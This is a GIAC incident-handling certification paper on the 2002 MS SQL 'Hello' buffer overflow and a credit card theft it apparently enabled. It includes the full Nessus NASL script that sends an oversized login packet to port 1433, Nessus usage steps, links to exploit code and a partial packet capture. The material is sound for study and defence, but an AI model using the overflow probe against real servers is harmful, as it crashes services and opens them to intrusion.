Global Information Assurance Certification Paper

You had me at Hello
Analyses of the SQL Hello overflow exploit
GCIH Practical Assignment Version 2.1a
Option 1: Exploit in Action

Submitted By:
Nicholas Murphy
September 1st 2003

SUMMARY **3**
BACKGROUND OF THE INVOLVED SYSTEMS 3
PART 1 THE EXPLOIT **3**
EXPLOIT NAME 4
OPERATING SYSTEMS AFFECTED 4
PROTOCOLS/SERVICES/APPLICATIONS AFFECTED 4
BRIEF DESCRIPTION 5
VARIANTS 5
REFERENCES 5
PART 2 THE ATTACK **5**
DESCRIPTION AND DIAGRAM OF THE NETWORK 6
SQL2000: *6*
SQL7.0: *6*
Cisco Router: *6*
Web1: *6*
Web2: *6*
NS1: *6*
Sonic Wall Pro: *7*
PROTOCOL DESCRIPTION 8
APPLICATION DESCRIPTION 9
HOW THE EXPLOIT WORKS 9
DESCRIPTION AND DIAGRAM OF THE ATTACK: 15
SIGNATURE OF THE ATTACK: 34
HOW TO PROTECT AGAINST IT: 34
PART 3 – THE INCIDENT HANDLING PROCESS **36**
PREPARATION: 36
IDENTIFICATION: 37
CONTAINMENT 45
ERADICATION 47
RECOVERY 47
LESSONS LEARNED 49

Summary

In this paper, I will explain how a small company (Company A) hosting websites was exploited using a SQL exploit to steal thousands of credit card numbers. This paper will describe what was done to these systems prior to the hack that allowed this attacker to exploit the SQL database. I will also be explaining to you the incident handling process. This will include determining what the attacker had done, how to eradicate this problem and prevent this from happening again.

During this paper, I will give you as accurate of information that I can as to how the company handled their systems prior to the incident. I will also show you how their systems should be configured after the attack. This company did have a rather small budget so some of what you will see will be cost effective steps to try and build a secure environment.

Background of the involved systems

Company A is a website hosting company that hosts over a hundred websites. A dozen of the sites that company A hosts use Cart32 as their shopping cart system. Cart32 is the equivalent of a credit card machine online. Company A has been online for several years now and has been involved in several hacks that involved people gaining unauthorized access to their website servers.

Now an explanation of the network and a diagram of the network. Company A has four servers that are used as a part of their internet presence. We will call them web1, web2, NS1 and SQL2000.

Web1 and Web2 are the companies' primary web site servers. These two servers are not involved in this incident but they are a part of the architecture and I am going to include them in this incidents diagram and layout for accuracy.

Web1 hosts all of the e-commerce websites that use Cart32 as their online credit card authorization system. Web2 is the primary DNS server for all of Company A's clients. SQL2000 is the SQL 2000 database server that Web1 connects to for all credit card transactions.

For graphical layout of this environment please refer to the figure in Part 2.

Part 1 The Exploit

Exploit: To make use of selfishly or unethically

Cart32

Before going in to the explanation of this exploit I need to first explain the process and flow of how an online order from Company A's website works. Cart32 is third party software that integrates tightly with Microsoft SQL server. All data that Cart32 creates, queries or reads is done through the SQL database. This means that for every transaction that is made on Company As' systems there is data transferred from Web1 to SQL2000 and this is done outside of any firewall. So if you were to order from widget.com which is hosted on Web1 your credit card information is transferred to SQL2000 and for a skilled cracker this data could be intercepted.

For example, if you want to order a widget from widget.com you select the item that you want to purchase on their website and then say add to cart. This request that you send to the web server is then stored in Cart32 and waiting for you to check out. Once you have put all of your items in to your online shopping cart and select check out you are then sent to a form page that will ask for all of the information it needs to place your order. This information includes shipping address, billing address, credit card information, etc. The information that this page is asking for is configured by the administrator of Cart32.

Once you enter all of your information for your order and hit purchase a couple of things happen. The first thing that happens is the software writes to the SQL database assigning the order a number and then writing the specifics of your order to the SQL Database. Once your order is written to the SQL database an email is sent out to the owner of the website, which is configured within Cart32, which gives them all of the details about the order. This includes everything that you put in your checkout page, again including credit card information.

Microsoft SQL Server

Microsoft SQL Server 2000 is a database server that is used by many software applications for quick access to data. By using SQL server you can have a large database of transactions and can pull up the information about any transaction rapidly by using Microsoft SQL servers advanced querying capabilities.

Microsoft SQL Server has had multiple issues with attackers being able to exploit code that is in its database, or causing the server to be unable to communicate and causing a denial of service attack. A more recent example of an attack on Microsoft SQL servers is the Slammer worm; refer to http://securityresponse.symantec.com/avcenter/venc/data/w32.sqlexp.worm.html for more information on this outbreak.

Exploit Name

Although it has not been determined for sure how this attack was carried out since the logging that was enabled did not log any successful attacks during the times this happened. I am under the assumption that the attack used in all cases in this paper is the Microsoft SQL "Hello" buffer overflow. This attack/vulnerability is currently under review by the Common Vulnerabilities and Exposures (CVE) editorial board to be added in the CVE database. Currently the name of this vulnerability is CAN-2002-1123

Operating Systems Affected

- Microsoft Windows NT 4.0
- Microsoft Windows 2000
- Microsoft Windows 2003
- Cisco Building Broadband Service Manager 5.1
- Cisco CallManager 3.3.x
- Cisco Unity 3.x
- Cisco Unity 4.x

Protocols/Services/Applications Affected

- Microsoft SQL Server 2000
- Microsoft SQL Server 2000 SP1
- Microsoft SQL Server 2000 SP2
- Microsoft Desktop Engine (MSDE) 2000

Brief Description

The Microsoft SQL "Hello" buffer overflow exploit uses a flaw in Microsoft SQL Server 2000 and MSDE that exploits a flaw in the authentication for accessing the SQL database. Upon sending a malformed login request on port 1433 to the database engine the attacker can overwrite memory on the effected server. By overwriting memory on the server the person would then be able to launch the code of their choice in the security context of the SQL Server service with the permissions of the SQL System account.

Variants

Although there are no direct variants of the SQL "hello" buffer overflow exploit which is a flaw in the authentication process of Microsoft SQL server. There are two other buffer overflow exploits for Microsoft SQL server and they are CAN-2001-0542 and CVE-2002-0186.

CAN-2001-0542 is a buffer overflow that allows an attacker to execute arbitrary functions using the raiserror, formatmessage or xp_sprintf functions through a SQL command injection. Using this injection method the attacker could potentially overwrite an arbitrary address in memory causing a buffer overflow which can launch arbitrary code on the SQL server.

CVE-2002-0186 is an unchecked buffer overflow that actually causes the buffer overflow in the IIS process. By making a SQL query that specifies more than 240 characters in the content-type parameter that affects the format of the returned XML file and causes inetinfo.exe to crash. This could also be used to launch arbitrary code on the target server.

References

Below is the vendors release explaining the exploit and the remedies
http://www.microsoft.com/technet/security/bulletin/MS02-056.asp
This link is a more exhaustive list of the products the exploit may affect.
http://www.securityfocus.com/bid/5411
Here is a link to a newsgroup discussion that may be of interest to you.
http://archives.neohapsis.com/archives/ntbugtraq/2002-q4/0007.html
The link below is to the source code of the exploit
http://www.immunitysec.com/vulnerabilities/mssql_hello_overflow.nasl
If you do not feel like running your own exploit code you can use tools like Spike or Nessus.
http://www.immunitysec.com/SPIKE2.8.tgz
http://www.nessus.org/nessus_2_0.html

Part 2 The Attack

Description and Diagram of the Network

Below is a diagram of a small website hosting company. You will notice that none of the website servers or DNS servers are protected by a firewall. I am going to give you a description of all the systems on this network that were part of this exploit.

SQL2000:

This server at one point in time was used as proxy server running Microsoft Proxy Server. A major point of interest for me on this project was the fact that their SQL 2000 server, which is the server that was exploited, was supposed to be completely behind the firewall. Upon inspection of this server I noticed that the second network card was enabled and being used with a public IP address. This means that either the card is not configured properly or the servers second card was plugged directly in to the internet. After doing some short research on the server and the network I found out the card was configured properly and the server was plugged directly to the internet without a firewall. The red line in the diagram below will show you this.
This server runs Microsoft SQL server 2000, Windows NT 2000, IIS 5 and Exchange 5.5.

SQL7.0:

This server is run as the internal Microsoft Exchange and Microsoft SQL 7.0 server. This server has no access to the internet other than SMTP communication.

Cisco Router:

This is a default Cisco Router for a T1 line connection. There are no ACL's running on this machine.

Web1:

Web1 is the server that hosted all of the websites that used Cart32 as the online credit card authorization software. This server runs Windows 2000 with IIS 5.0. When an online transaction is made this server connects with SQL2000 to query and write to the Cart32 DB. The communication between these two servers was being done without any form of encryption or VPN tunnel.

Web2:

Web2 is a Windows 2000 server with IIS 5.0 and it hosts all of the DNS information for Company A's clients.


NS1:

NS1 is the secondary DNS server for all of Company A's clients.

Sonic Wall Pro:

Company A is using a Sonic Wall Pro firewall for protection of all of their internal (non web site) systems. SQL2000's internal IP address is 192.168.1.4 and the internal IP address of the Sonic Wall is 192.168.1.1. The ACL's are as follows.

Service	LAN Out	DMZ In	Public LAN server	Port
Web (HTTP)	Allow	Allow	192.168.1.4	80
File Transfer (FTP)	Allow	Deny	0.0.0.0	21
Send Email (SMTP)	Allow	Allow	192.168.1.4	25
Retrieve Email (Pop3)	Allow	Allow	192.168.1.4	110
Name Service (DNS)	Allow	Deny	0.0.0.0	53
News (NNTP)	Allow	Allow	0.0.0.0	119
Ping	Allow	Allow	192.168.1.1	8
Key Exchange (IKE)	Allow	Allow	0.0.0.0	500
HTTPS	Allow	Allow	0.0.0.0	443
OJIN	Allow	Allow	0.0.0.0	8000
OJIN	Allow	Allow	0.0.0.0	43856



Protocol Description

The protocol that was used during this exploit was the TCP/IP protocol. This protocol is a connection orientated protocol. This means that all communications between two machines that use the TCP/IP protocol must create a communication channel before they start sending data. The purpose of this communication channel is to help ensure that a computer is talking to who it thinks it really is talking to. When any computer connects to SQL2000 they have to connect over the TCP protocol.

When exploiting the SQL hello overflow the attacker creates the connection between the two computers and they immediately send a logon string to the server pretending to log in to the SQL database. Instead they are sending the server a malformed data string that is malformed in such a way that it causes the SQL server to allow them to log in even though they do not provide a valid username and password. This is caused by a buffer overflow in SQL 2000.

Application Description


Microsoft SQL server 2000 is a piece of software that usually runs on a Microsoft Windows Server. Microsoft SQL server is used by many organizations for managing their databases. These databases can range from simple to very large and complex. These databases can consist of almost any data you would need to query. An example of a database that Microsoft SQL Server could be used for is a document management system. Using a document management system a company would have all users profile a document when they saved it. This profile would have information such as document name, author, client, department, etc. Once the end user saves this data it will automatically be saved to the SQL database and then all of the words in the document will also be written to the database for more involved searching. When you have another user who wants to find out if anyone has ever written a document on the SQL Hello Overflow they can run a query that will query the SQL server to see if there has ever been a document written on this subject. SQL Server can search millions of documents to see if any of them ever had these specific criteria in them.

Another example of a database server is an internet search engine.


How the Exploit Works

The SQL Hello exploit is an exploit that works by sending a malformed request to the Microsoft SQL 2000 server on port 1433 during the first packet after the three way handshake. Microsoft SQL server 2000 is not able to handle this first packet due to an unchecked buffer in SQL server 2000. Once this malformed request is placed it causes a buffer overflow in the SQL server. Once the buffer is overflowed you can execute code as the SQL server process. By default this process only has Domain Users rights and not Domain Admin rights. With these permissions you are able to extract data from the SQL 2000 databases or add/modify tables in a database.

If you want to run this exploit yourself you will need to install Nessus which can be found at www.nessus.org. Once you have Nessus installed you will want to run the Nessus client.




Select the Nessus server that you want to connect to and enter your user name and password.




Go to the Plugins tab and select the filter button.

The filter plug-in should look like the above screen.



On the top pane select the checkbox next to Windows.



Under the target selection tab put in the IP address of your target machine with SQL running.

Once you are ready to scan your server hit the scan button and you will see a new window appear giving you the status of your scan. Once the scan is done you will get a report telling you if the vulnerability was found on your server.
If you wanted to modify the way this attack is carried out you can update the NASL script that Nessus uses.
Here is the code for the NASL script.

```
##
#
# this script tests for the "You had me at hello" overflow
# in MSSQL (tcp/1433)
# Copyright Dave Aitel (2002)
# Bug found by: Dave Aitel (2002)
#
##
#TODO:
#techically we should also go to the UDP 1434 resolver service
#and get any additional ports!!!


if(description)
{
 script_id(11067);
# script_cve_id("CVE-2000-0402");
 script_version ("$Revision: 0.1 $");
 name["english"] = "Microsoft SQL Server Hello Overflow";
 script_name(english:name["english"]);
```

```
 desc["english"] = "
The remote MS SQL server is vulnerable to the Hello overflow.

An attacker may use this flaw to execute commands against
the remote host as LOCAL/SYSTEM,
as well as read your database content.

Solution : disable this service (Microsoft SQL Server).

Risk factor : High";

 script_description(english:desc["english"]);

 summary["english"] = "Microsoft SQL Server Hello Overflow";
 script_summary(english:summary["english"]);

 script_category(ACT_ATTACK);

 script_copyright(english:"This script is Copyright (C) 2002 Dave Aitel");
 family["english"] = "Windows";
 script_family(english:family["english"]);
 script_require_ports(1433);
 exit(0);
}

#
# The script code starts here
#
#taken from mssql.spk
pkt_hdr = raw_string(
0x12 ,0x01 ,0x00 ,0x34 ,0x00 ,0x00 ,0x00 ,0x00  ,0x00 ,0x00 ,0x15 ,0x00 ,0x06 ,0x01
,0x00 ,0x1b
,0x00 ,0x01 ,0x02 ,0x00 ,0x1c ,0x00 ,0x0c ,0x03  ,0x00 ,0x28 ,0x00 ,0x04 ,0xff ,0x08
,0x00 ,0x02
,0x10 ,0x00 ,0x00 ,0x00
);

#taken from mssql.spk
pkt_tail = raw_string (
0x00 ,0x24 ,0x01 ,0x00 ,0x00
);

#techically we should also go to the UDP 1434 resolver service
#and get any additional ports!!!
port = 1433;
found = 0;
```

```
report = "The SQL Server is vulnerable to the Hello overflow.

An attacker may use this flaw to execute commands against
the remote host as LOCAL/SYSTEM,
as well as read your database content.

Solution : disable this service (Microsoft SQL Server).

Risk factor : High";


if(get_port_state(port))
{
   soc = open_sock_tcp(port);

   if(soc)
   {
    #uncomment this to see what normally happens
      #attack_string="MSSQLServer";
    #uncomment next line to actually test for overflow
    attack_string=crap(560);
      # this creates a variable called sql_packet
    sql_packet = pkt_hdr+attack_string+pkt_tail;
    send(socket:soc, data:sql_packet);

        r  = recv(socket:soc, length:4096);
        close(soc);
    #display ("Result:",r,"\n");
       if(!r)
        {
        # display("Security Hole in MSSQL\n");
          security_hole(port:port, data:report);
        }
   }
}
```

Once you have modified the script the way you want it, you will need to load it back in to Nessus.

This part is for CAN-2001-0542, since this is a variant and a possibility as a source for the attack I decided to also add this information in. This exploit is done by exploiting one of the following functions in a SQL database. Any one of these calls by themselves is part of the SQL hello overflow. These functions are (1) raiserror, (2) formatmessage, or (3) xp_sprintf. I will explain how each one of these could exploit a SQL server that is not patched.

Explanation of the raiserror function:

> "Returns a user-defined error message and sets a system flag to record that an error has occurred. Using RAISERROR, the client can either retrieve an entry from the sysmessages table or build a message dynamically with user-specified severity and state information. After the message is defined it is sent back to the client as a server error message."[1]

This means that an attacker could send a carefully packaged request to the SQL server and in return force the SQL server to gather data and return it back to the client. With an unpatched server and the proper overflow of this command an attacker could potentially gain any data that would be in your SQL database and have it returned to them in the error message.

Explanation of the formatmessage function:

> "The FormatMessage function formats a message string. The function requires a message definition as input. The message definition can come from a buffer passed into the function. It can come from a message table resource in an already-loaded module. Or the caller can ask the function to search the system's message table resource(s) for the message definition. The function finds the message definition in a message table resource based on a message identifier and a language identifier. The function copies the formatted message text to an output buffer, processing any embedded insert sequences if requested."[2]

The FormatMessage function is a built in function and accessible to all users. There is no way to deny access to the FormatMessage function. One of the more serious flaws of the FormatMessage function is that it can pass the buffer into the function. This means that if there is a problem in the buffer it can easily be passed in to the FormatMessage function. An example of exploiting the formatmessage function would look like this:

```
DECLARE @var1 VARCHAR(100)
SELECT @var1 = FORMATMESSAGE(50001, 'Table1', 5000)
```

This code will use a hypothetical message 5001 stored in sysmessages and tell it that the number of rows in Table 1 is 5000 and causing an overflow.

Explanation of the xp_sprintf function:

> "Formats and stores a series of characters and values in the string output parameter."[3]

Xp_sprintf is an extended store procedure that by default is granted to the public group by default. By sending a malformed request to the SQL server you can insert data/tables in to a SQL database using the permissions of xp_sprintf.

Description and Diagram of the Attack:

This attack was carried out by the attacker with the definite desire to capture all of the credit card numbers that were in the SQL database. If this attacker would not have been greedy and would have only captured the current credit card databases and not wanted all future credit


card numbers this person probably would have never been caught. I guess a couple thousand credit card numbers was not good enough for this attacker. This attacker was after a specific website that used a shopping cart system. As I described earlier the shopping cart software that was used for this website is Cart32. Once the attacker scoped out the website and noticed that the backend for the shopping cart system was an un-patched SQL 2000 server they started to work on breaking the system. With a tool as simple as Nessus it was very easy for the attacker to find out the weakest link on the SQL server.

In the diagram below you will see that the attacker was on the internet and needed no special privileges to carry out this attack. All they needed was the NASL script from Nessus with a few modifications. If you follow the red lines you will see that they were able to access the SQL 2000 server without going through any access control devices or be detected by any Intrusion Detection Systems. The attacker saw an open door and just walked in without anything trying to stop them or a warning system to alert someone of their actions.


When the attacker ran this against Company A's SQL server the attacker accomplished two things. The first thing the attacker accomplished was to get all of the credit card numbers. The reason we know he was successful in getting the credit card numbers was because some of the credit card numbers were used for online purchases that were not authorized by the card owner.

The second thing the attacker did was modified a table in the database that stated who to send the emails to once someone had made a purchase with the credit card numbers in them. The attacker used a free email account to send all of the new purchases to. The FBI was able to determine that this was done from a computer that was a "pay for minutes" pc. You can find these at your local Kinkos. Again it was almost impossible to track this person down. If the attacker had not changed the email address field my client would have never noticed that they were hacked. The only reason why they noticed something was wrong was because the person who was supposed to be receiving these emails was not receiving them. When they checked their SQL database they noticed that the email address had been changed for the second time to an unknown email address.

This attacker was very persistent in his efforts. After the first time the DB was changed back to the correct email address, the attacker came back two weeks later and changed the email address again. After this second incident was when I was called. After determining that they had been hacked and that their system was not stable the decision was made to move the shopping cart system of this site to a third party. The third party in this situation was supposed to be more religious than my clients on applying patches and updating their software. Once we moved this site to the third party the attacker came after this website again and for the third time was successful. Evidently this third party wasn't as good at patching as they claimed.



The string of communications for this exploit is a short set of data and packets. I have made a graphical explanation of the attack and below. Each arrow/line represents one packet. As you can see this attack only took a total of 13 packets and less than 1 second.



I ran this exploit on a test network and captured all of the data for your review. For each frame you will see the corresponding explanation in the picture above. In the capture below I have also highlighted some items of interest.
One item to note is that this test was done on an internal network. If this test was done over the internet we would not see the ARP requests in frames 3 and 4. An ARP request is a broadcast that is denied on almost all internet routers and is not used for external networks because the nature of ARP requests are too “chatty”.

Frame 1 (85 bytes on wire, 85 bytes captured)
    Arrival Time: Jun 30, 2003 15:16:29.985940000
    Time delta from previous packet: 0.000000000 seconds
    Time relative to first packet: 0.000000000 seconds
    Frame Number: 1
    Packet Length: 85 bytes
    Capture Length: 85 bytes
Ethernet II, Src: 00:02:e3:09:9b:4d, Dst: 00:03:0a:00:16:d8
    Destination: 00:03:0a:00:16:d8 (192.168.1.1)
    Source: 00:02:e3:09:9b:4d (192.168.1.4)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 192.168.1.4 (192.168.1.4), Dst Addr: 192.168.1.1 (192.168.1.1)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0

```
        .... ...0 = ECN-CE: 0
    Total Length: 71
    Identification: 0x46a6 (18086)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 64
    Protocol: UDP (0x11)
    Header checksum: 0x70aa (correct)
    Source: 192.168.1.4 (192.168.1.4)
    Destination: 192.168.1.1 (192.168.1.1)
User Datagram Protocol, Src Port: 32774 (32774), Dst Port: domain (53)
    Source port: 32774 (32774)
    Destination port: domain (53)
    Length: 51
    Checksum: 0x1988 (correct)
Domain Name System (query)
    Transaction ID: 0x5cad
    Flags: 0x0100 (Standard query)
        0... .... .... .... = Response: Message is a query
        .000 0... .... .... = Opcode: Standard query (0)
        .... ..0. .... .... = Truncated: Message is not truncated
        .... ...1 .... .... = Recursion desired: Do query recursively
        .... .... .0.. .... = Z: reserved (0)
        .... .... ...0 .... = Non-authenticated data OK: Non-authenticated data is unacceptable
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
    Queries
        69.1.168.192.in-addr.arpa: type PTR, class inet
            Name: 69.1.168.192.in-addr.arpa
            Type: Domain name pointer
            Class: inet

0000  00 03 0a 00 16 d8 00 02 e3 09 9b 4d 08 00 45 00   ...........M..E.
